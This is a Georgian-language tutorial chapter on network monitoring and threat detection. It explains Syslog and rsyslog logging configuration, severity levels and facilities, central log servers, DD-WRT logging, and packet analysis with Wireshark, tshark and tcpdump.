ამ თავის მიზანია, განვიხილოთ, თუ როგორ ხდება ქსელებში საფრთხეებისა და შეტევების აღმოჩენა, როგორ შეიძლება მიიღოთ გაფრთხილებები ასეთი შეტევების შესახებ, როგორ შეიძლება აღმოაჩინოთ კავშირები, რომლებსაც ჰაკერები და ვირუსები ახორციელებენ თქვენს ქსელთან და როგორ აღვკვეთოთ ასეთი მცდელობები.

SYSLOG ჟურნალი

თითქმის ყველა ოპერაციული სისტემა აწარმოებს ჟურნალს, რომელშიც იწერს რა ქმედებები ხორციელდება კომპიუტერზე. როგორც წესი, სისტემებს რამდენიმე ასეთი ჟურნალი აქვთ. ამ ჟურნალების რაოდენობა და რა ჩაიწერება თითოეულ მათგანში განისაზღვრება საკომპიუტერო სისტემების და მათი კონფიგურირების საშუალებით. ასეთი ჟურნალის დათვალიერება და გაანალიზება მნიშვნელოვანია იმისათვის, რომ განსაზღვროთ, რა ქმედებები ხდებოდა კომპიუტერზე. მაგრამ წარმოიდგინეთ, რომ შეგეძლოთ, ქსელის ყველა კომპიუტერისათვის, ასეთი ჟურნალების მოგროვება ქსელის ერთ ადგილას და იქიდან მათი წაკითხვა. ქსელის ადმინისტრატორისათვის ასეთი შესაძლებლობა ფასდაუდებელია, რადგან სხვაგვარად ვერ მოახერხებს ყველა კომპიუტერთან ჰქონდეს წვდომა და ყოველთვის, როცა საჭიროა, დაათვალიეროს ჟურნალი კომპიუტერზე. სწორედ ასეთ პროტოკოლს წარმოადგენს Syslog.


ქსელის მოწყობილობები შეტყობინებებს აგზავნიან ე.წ. Syslog Server-ზე, რომელსაც ხანდახან Syslog Viewer-საც უწოდებენ. ეს სისტემა მუშაობს rfc5424 სტანდარტის მიხედვით. საზოგადოდ ტერმინი Syslog ნიშნავს

შეტყობინებების ჟურნალს, რომელშიც მოწყობილობები აგზავნიან შეტყობინებებს.

ზემოთ მოყვანილი Syslog სტანდარტის მიხედვით შეიქმნა ღია არქიტექტურის სისტემა Rsyslog.

იგი აგზავნის და ამისამართებს შეტყობინებებს საერთო ჟურნალისაკენ. ამის გარდა, მას დამატებული აქვს შინაარსზე დაფუძნებული ფილტრაციის საშუალებები, მოქნილი კონფიგურირების ფუნქციები შესაძლებლობით, რომ განიხილოს TCP როგორც ტრანსპორტი. Rsyslog გამოიყენება უმეტეს Linux სისტემებში, Debian, Ubuntu, Arch, Fedora და სხვა. ასევე, არსებობდა მსგავსი პროგრამა Syslog NG, რომელიც თითქმის ყველა ოპერაციულ სისტემაში შეიცვალა Rsyslog-ით.


ბევრ სისტემას, განსაკუთრებით კი ქსელის მოწყობილობებს, აქვს Syslog პროტოკოლის მხარდაჭერა. Syslog, ჩვეულებრივ, უსმენს UDP-ს 514 პორტზე და ასევე, შეუძლია TCP-ის სმენაც იგივე პორტზე, თუ კონფიგურაციაში ამ პარამეტრს ჩსართავთ.



SYSLOG-თან TLS-ის გამოყენებით შესაერთებლად სისტემურად ნაგულისხმები პორტი არის TCP პორტი 6514. მაგალითად, DD WRT მოგცემთ SYSLOG-ზე წვდომას.

როგორც უკვე აღვნიშნეთ, ჯერ ხდება ჟურნალის წარმოება კომპიუტერზე ან მოწყობილობაზე, და შემდეგ ხდება ამ ჩანაწერების გაგზავნა Syslog სერვერზე.

კომპიუტერებზე მოთავსებული ჟურნალები ინფორმაციას ყოფენ საშიშროების (severity) 8 დონედ, ყველა ამ დონის შეტყობინებების ჟურნალში ჩაწერა არის შესაძლებელი, თუმცა იმის გამო, რომ უამრავი რაოდენობის ინფორმაცია ჩაიწერება, შესაძლებელია აარჩიოთ, რომელი დონის შეტყობინებები უნდა ჩაიწეროს სისტემამ.



Value	Severity	Keyword	Deprecated keywords	Description	Condition
0	Emergency	emerg	panic [7]	System is unusable	A panic condition.[8]
1	Alert	alert		Action must be taken immediately	A condition that should be corrected immediately, such as a corrupted system database.[9]
2	Critical	crit		Critical conditions	Hard device errors.[8]
3	Error	err	error [7]	Error conditions	
4	Warning	warning	warn [7]	Warning conditions	
5	Notice	notice		Normal but significant conditions	Conditions that are not error conditions, but that may require special handling.[8]
6	Informational	info		Informational messages	
7	Debug	debug		Debug-level messages	Messages that contain information normally of use only when debugging a program.[8]

ეს დონეები განსაზღვრულია ზემოთ ხსენებული rfc5424 სტანდარტის მიხედვით.

ზემოთ მოყვანილ მაგალითში შეტყობინებები ჩაწერილია გაფრთხილების (Worning) დონეზე. რომელიც მე-4 დონეს წარმოადგენს.

ჟურნალებს, ასევე, გააჩნიათ შეტყობინების კატეგორიზაციის (facility) საშუალება, რომელიც შეტყობინებების კლასიფიკაციისთვის გამოიყენება. ეს კატეგორიები აღნიშნავს, თუ სისტემის რა ნაწილიდან, თუ რა ტიპის პროგრამებიდან, მოდის ჩანაწერი.


https://en.wikipedia.org/wiki/Syslog

Facility code	Keyword	Description
0	kern	kernel messages
1	user	user-level messages
2	mail	mail system
3	daemon	system daemons
4	auth	security/authorization messages
5	syslog	messages generated internally by syslogd
6	lpr	line printer subsystem
7	news	network news subsystem
8	uucp	UUCP subsystem
9		clock daemon
10	authpriv	security/authorization messages
11	ftp	FTP daemon
12	-	NTP subsystem
13	-	log audit
14	-	log alert

კატეგორიები ჩაიწერება facility სვეტში. ზემოთ მოყვანილ მაგალითში შეტყობინებები წარმოადგენენ Warning (გაფრთხილების) საშიშროების დონეს და არიან kern ანუ სისტემის ბირთვთან დაკავშირებული კატეგორიის შეტყობინებები.

Linux-ის ჟურნალების კონფიგურაცია ხდება `nano/etc/rsyslog.conf` ფაილის გამოყენებით. სად არის ეს ფაილი მოთავსებული, დამოკიდებულია სისტემის ვერსიაზე. Rsyslog-ში იგი მოთავსებულია `nano/etc/` საქაღალდეში, თუმცა სხვადასხვა ვერსიის შემთხვევაში მისამართი შეიძლება შეიცვალოს და ფაილის მოძებნა მოგიწიოთ.

თუ ფაილი მოთავსებულია სტანდარტულ დირექტორიაში, მაშინ მისი Nano-ში გახსნა მოგცემთ, დაახლოებით, ასეთ სურათს:




ამ ფაილის გაგება საკმაოდ მარტივია. მაგალითად, `daemon.*` ნიშნავს daemon საშიშროებას ნებისმიერი დონისათვის. ყოველ სტრიქონში პირველი სიტყვა ნიშნავს კატეგორიას, მეორე სიტყვა ნიშნავს საშიშროების დონეს, ხოლო მომდევნო ფრაზა (მაგალითად, `-/var/log/daemon.log`) ნიშნავს, თუ სად უნდა ჩაიწეროს ამ (daemon) კატეგორიის შეტყობინებები. როგორც ხედავთ, ჩვენს შემთხვევაში იწერება daemon.log ფაილში.

ამგვარად, შეტყობინებების კომპიუტერზე ჩაწერა მოვახერხეთ. ახლა ეს შეტყობინებები უნდა გადავაგზავნოთ Syslog სერვერზე, ამავე ფაილში შეიძლება განსაზღვროთ, სად არის სერვერი და რომელი პორტები გამოიყენება მასთან დასაკავშირებლად.


საშიშროების დონე განსაზღვრავს, რამდენ შეტყობინებას მიიღებს სერვერი. მაგალითად, თუ დააყენებთ Debug – ეს რეჟიმი გამოგიგზავნით შეტყობინებას კომპიუტერის ნებისმიერი ქმედების შესახებ, ხოლო emergency კი მოგცემთ მხოლოდ იშვიათ შეტყობინებებს ექსტრემალური სიტუაციების შესახებ.

თუ ასეთ შეტყობინებებს არასწორად განსაზღვრავთ, სისტემამ შეიძლება ძალიან ბევრი და კონფიდენციალური ინფორმაცია ჩაწეროს ჟურნალში. მაგალითად, ზოგიერთ ფინანსურ ინსტიტუტში საკრედიტო ბარათების ინფორმაცია ხვდებოდა ასეთ ფაილში.

DD WRT არ გვაძლევს ჟურნალის მართვის ბევრ საშუალებას. ის, უბრალოდ, გვაძლევს საშუალებას, რომ ჩავრთოთ ანდა გამოვრთოთ ეს ფუნქცია და მივუთითოთ სერვერის IP მისამართი.




ყოველ შემთხვევაში გრაფიკული ინტერფეისი ამის მეტს არაფერს იძლევა. თუ SSH-ით იმუშავებთ და ბრძანებებით მართავთ რუტერს - ცოტა უფრო მეტის გაკეთებას შეძლებთ. თუ გადახვალთ Security-ზე და Log-ს ჩართავთ, მაშინ შეგეძლებათ შეარჩიოთ რამდენიმე პარამეტრი:



Log Level ფაქტიურად წარმოადგენს საშიშროების დონეს, რომელიც მხოლოდ სამ არჩევანს იძლევა. შემდეგ კი შეგიძლიათ აარჩიოთ, ჩაწეროთ თუ არა Dropped (გადაგდებული), Rejected(უარყოფილი) და Accepted (მიღებული) ჯაჭვების შეტყობინებები. ცხადია, თუ Syslog გააქტიურებული გაქვთ, იგი ყველა ამ შეტყობინებას ჟურნალში ჩაწერს და გააგზავნის Syslog სერვერზე. თუ DD WRT-ზე გადახვალთ, Syslog.asp გვერდზე დაინახავთ ჟურნალის შესაბამის ჩანაწერებს.

თუ SSH-ით დავუკავშირდებით DD WRT-ის, შეგვეძლება Syslogთან მუშაობა.

`tail -f /tmp/var/log/messages` ბრძანებით მიიღებთ Syslog-ის ჩანაწერებს.




გაითვალისწინეთ, რომ syslog-ის სხვადასხვა ვერსიები სხვადასხვანაირად მუშაობენ და ზოგ ვერსიას არ აქვს საკონფიგურაციო ფაილი, მათი კონფიგურირება ხდება პარამეტრების მიწოდებით ბრძანების სტრიქონში.

შესაძლებელია syslog-ის მიერთება ზოგიერთ Firewall-თან, მაგალითად, როგორიც არის PFSense. PFSense-დან შესაძლებელია გააგზავნოთ შეტყობინებები Syslog ფაილებში.

AppleMAC-ზე Syslog ოდნავ განსხვავებულად მუშაობს, რადგან სისტემა Debian-ზეა დაფუძნებული, თუმცა თუ ბრძანებების სტრიქონით მუშაობა კარგად იცით, პრინციპული განსხვავებები არ არის.

AppleMAC-ს აქვს გრაფიკული ინტერფეისიც - Console, რომელიც გიჩვენებთ ჟურნალების ჩანაწერებს.



და თუ syslog სერვერზე გინდათ ამ ჩანაწერების გაგზავნა, მაშინ conf ფაილიდან ხდება ამის დაყენება.

Windows-ს არ აქვს syslog-ის მხარდაჭერა, თუმცა არსებობს ბევრი პროგრამა, რომლებიც აგროვებენ Windows-is ჟურნალების ჩანაწერებს. ერთ-ერთ ასეთ პროგრამას ამ ბმულზე https://sourceforge.net/projects/syslog-win32/ იპოვით. ასევე, დაგჭირდებათ Syslog სერვერი, რომ ეს შეტყობინებები თქვენი ქსელიდან ერთ ადგილას შეაგროვოთ. არსებობს სერვერის ბევრი ასეთი პროგრამა


ეს სტატია https://www.marcus-povey.co.uk/2013/05/15/using-a-central-log-server-to-monitor-your-devices/ მოგცემთ სასარგებლო ინფორმაციას, თუ როგორ იმუშაოთ Syslog სერვერებთან.

იმის გამო, რომ ჟურნალების ჩანაწერები დაუმუშავებელ ფორმატში იწერება და ამ ჩანაწერების წაკითხვა ძნელია, არსებობს მათი ანალიზის პროგრამები, რომლებიც დაგეხმარებიან შეტყობინებების ფორმატირებასა და უფრო ადვილად წაკითხვაში. ერთ-ერთი ასეთი პროგრამაა loganalyzer https://loganalyzer.adiscon.com/.

ქსელის მონიტორინგი - Wireshark, tcpdump, tshark, iptables

ქსელში რა ხდება, იმის გასაგებად საჭიროა ქსელის პაკეტების ანალიზი, ანუ პროტოკოლის ანალიზი. ასეთი ანალიზის საშუალებას კი ზემოთ ჩამოთვლილი პროგრამები იძლევა.

Wireshark – არის ყველა პლატფორმაზე მომუშავე პროგრამა, რომელიც იძლევა ქსელში პაკეტების მიმოცვლის ანალიზს და წარმოადგენს ასეთი პროგრამების ოქროს სტანდარტს.



T-Shark ამავე პროგრამის ბრძანებების სტრიქონის ვერსიაა. ისიც ყველა ოპერაციულ სისტემასთან მუშაობს.

```
tshark-h
```

ბრძანების შესრულების შემდეგ კი პროგრამა ჩამოგიწერთ ყველა შესაძლო გადამრთველსა და პარამეტრს, რომლის საშუალებითაც შესაძლებელია ამ პროგრამის მართვა.


tcpdupm - არის ბრძანებების სტრიქონის პროგრამა, რომელიც ანალიზის საშუალებას იძლევა, იგი, როგორც წესი, მოჰყვება MAC OSX-ს და Linux-ს.

`tcpdump -h` გაძლევთ ბრძანების პარამეტრების სრულ სიას.


ის მოჰყვება რუტერების და ქსელების მოწყობილობის სისტემებს იმისათვის, რომ ქსელში პაკეტების მოძრაობის ანალიზში დაგვეხმაროს. არსებობს Windows-ის ვერსია და მას **WinDump** ჰქვია.

ესენი ქსელის პროტოკოლის ანალიზის ყველაზე უფრო გავრცელებული უფასო პროგრამებია. ისინი შეიძლება გამოიყენოთ რუტერებზე და Firewall-ებზე. ცხადია, შეგიძლიათ გამოიყენოთ თქვენს კომპიუტერზეც, თუმცა თუ გადამრთველს იყენებთ, პაკეტების დიდი ნაწილი ვერ მოაღწევს თქვენს კომპიუტერამდე, შესაბამისად, მათ ვერ გააანალიზებთ. თანაც, თუ კომპიუტერზე ვირუსია, მან შეიძლება არასწორი ინფორმაცია მისცეს ასეთ სისტემას, ან უბრალოდ დაბლოკოს სისტემის მუშაობა. თუ ქსელში გამავალი ყველა პაკეტის დანახვა და ანალიზი გინდათ, მაშინ ან რუტერზე ანდა Firewall-ზე უნდა აამუშაოთ ეს პროგრამები. ვირუსებმა და ჰაკერებმა შეიძლება მოახერხონ იმ კომპიუტერის მოტყუება, რომელზეც ვირუსია მოთავსებული, მაგრამ ვერ მოახერხებენ ცალკე მდგომი რუტერის თუ Firewall-ის მოტყუებას, თანაც ყველა პაკეტს მოუწევს ამ მოწყობილობების გავლა.

თუ ვირუსის საშიშროება არ გაწუხებთ, ცხადია, შესაძლებელია ამ პროგრამის ამუშავება კომპიუტერზე იმისათვის, რომ შეამოწმოთ რა პაკეტები შემოდის და გადის კომპიუტერიდან. თუმცა თუ გვინდა ქსელში გამავალი კავშირის ანალიზი, ამის გაკეთება რუტერის ან Firewall-ის პროგრამული უზრუნველყოფით ხდება. მაგალითად, PFsense-ს აქვს ამის გაკეთების საშუალება.

